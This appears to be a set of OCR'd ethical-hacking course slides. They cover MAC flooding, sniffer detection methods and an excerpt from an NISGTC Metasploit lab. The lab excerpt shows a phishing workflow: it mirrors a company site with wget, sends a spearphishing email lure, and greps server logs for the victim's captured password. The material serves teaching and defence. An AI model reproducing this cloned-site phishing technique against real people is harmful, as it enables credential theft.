
MAC Flooding

- Used to compromise a network switch
- Attacker floods a switch with many Ethernet frames with different MAC addresses to consume the resources set aside to store the MAC address table

MAC Duplicating

- Sniff network for MAC addresses of clients that associate with a switch port
- Reuse one of those addresses

Protocols Vulnerable to Sniffing



Electronic Surveillance

Authorized by a judicial administrative order


Uses a wiretap

Target's service provider is responsible for intercepting data communications

Mediation devices handle the processing

Wireshark, Tcpdump are examples of tools used

How to Detect Sniffing



Check to see if machines are running in promiscuous mode

Run arpwatch to see if any MAC addresses have changed

Run network tools to monitor the network for strange packets

Methods for Detecting Sniffers

Ping Method

- Sniffer can be detected by sending a packet to the IP address of a machine, but not its network adapter

ARP Method

- A system responding to a non-broadcast IP address request is suspected of running a sniffer

Source-Route Method

- Uses a technique known as the loose-source route

Decoy Method

- Decoy client and server used

Reverse DNS Method


- Send ICMP requests to a nonexistent IP address to monitor reverse DNS lookups
- The computer responding to the ping is hosting a sniffer

Latency Method

- Excess data packets sent to overload the sniffer’s memory
- Ping computers on the network


http://www.just.edu.jo/~tawalbeh/nyit/incs745/presentations/Sniffers.pdf

Wget



```
root@bt:~# wget -m -p http://server.xyzcompany.com
--2013-01-08 14:34:47--  http://server.xyzcompany.com/
Resolving server.xyzcompany.com... 216.1.1.1
Connecting to server.xyzcompany.com|216.1.1.1|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1432 (1.4K) [text/html]
Saving to: `server.xyzcompany.com/index.html'
```

Spearfish Attack


Untitled - Message (HTML)
File Edit View Insert Format Tools Actions Help
Send
Options...
Arial

To... rmiller@XYZCOMPANY.COM


Cc...

Subject: SQL Test

Reggie,
I am having some issues with the SQL server
Can you log in to the web server http://server.XYZCOMPANY.COM
and test it. Respond to my email and let me know if it worked.
-Sam

NISGTC_EHLab11_Using Metasploit to Attack a Remote System

Viewing Credentials



Company XYZ Login - Windows Internet Explorer
http://216.6.1.100:80/
Live Search
File Edit View Favorites Tools Help
Company XYZ Login
Page Tools
XYZ
Submit
Clear

XYZ Company Login

Username rmiller

Password ••••••••••

NISGTC_EHLab 11_Using Metasploit to Attack a Remote System



```
root@bt:~# cat /var/log/apache2/access.log | grep rmiller
216.1.1.1 - - [08/Jan/2013:21:58:56 -0500] "GET /admin/login.asp?username=rmiller&password=PACERS123
HTTP/1.1" 404 506 "http://216.6.1.100/" "Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1)"
```


NISGTC
The National Information, Security & Geospatial Technologies Consortium

NISGTC

The National Information, Security & Geospatial Technologies Consortium

This workforce solution was funded by a grant awarded by the U.S. Department of Labor’s Employment and Training Administration. The solution was created by the grantee and does not necessarily reflect the official position of the U.S. Department of Labor. The Department of Labor makes no guarantees, warranties, or assurances of any kind, express or implied, with respect to such information, including any information on linked sites and including, but not limited to, accuracy, continued availability or ownership.

NISGTC_EHLab11_Using Metasploit to Attack a Remote System


NDG NETLAB+®
NISGTC
The National Information, Security & Geospatial Technologies Consortium

ETHICAL HACKING LAB SERIES

Lab 11: Using Metasploit to Attack a Remote System

Certified Ethical Hacking Domains: Scanning Networks, Enumeration, Sniffers, Evading IDs, Firewalls, and Honeypots

Document Version: 2015-08-14

Development was funded by the Department of Labor (DOL) Trade Adjustment Assistance Community College and Career Training (TAACCCT) Grant No. TC-22525-11-60-A-48; The National Information Security, Geospatial Technologies Consortium (NISGTC) is an entity of Collin College of Texas, Bellevue College of Washington, Bunker Hill Community College of Massachusetts, Del Mar College of Texas, Moraine Valley Community College of Illinois, Rio Salado College of Arizona, and Salt Lake Community College of Utah.

This workforce solution was funded by a grant awarded by the U.S. Department of Labor's Employment and Training Administration. The solution was created by the grantee and does not necessarily reflect the official position of the U.S. Department of Labor. The Department of Labor makes no guarantees, warranties or assurances of any kind, express or implied, with respect to such information, including any information on linked sites, and including, but not limited to accuracy of the information or its completeness, timeliness, usefulness, adequacy, continued availability or ownership.

Only it we have time left

Assignment

No Lab assignment this week

Test next week

Practice test available on Canvas

Wrap up

Next Class

Assignment: Check the Calendar Page on the web site to see what is due next week.

No Quiz

No Lab due

Test !

Backup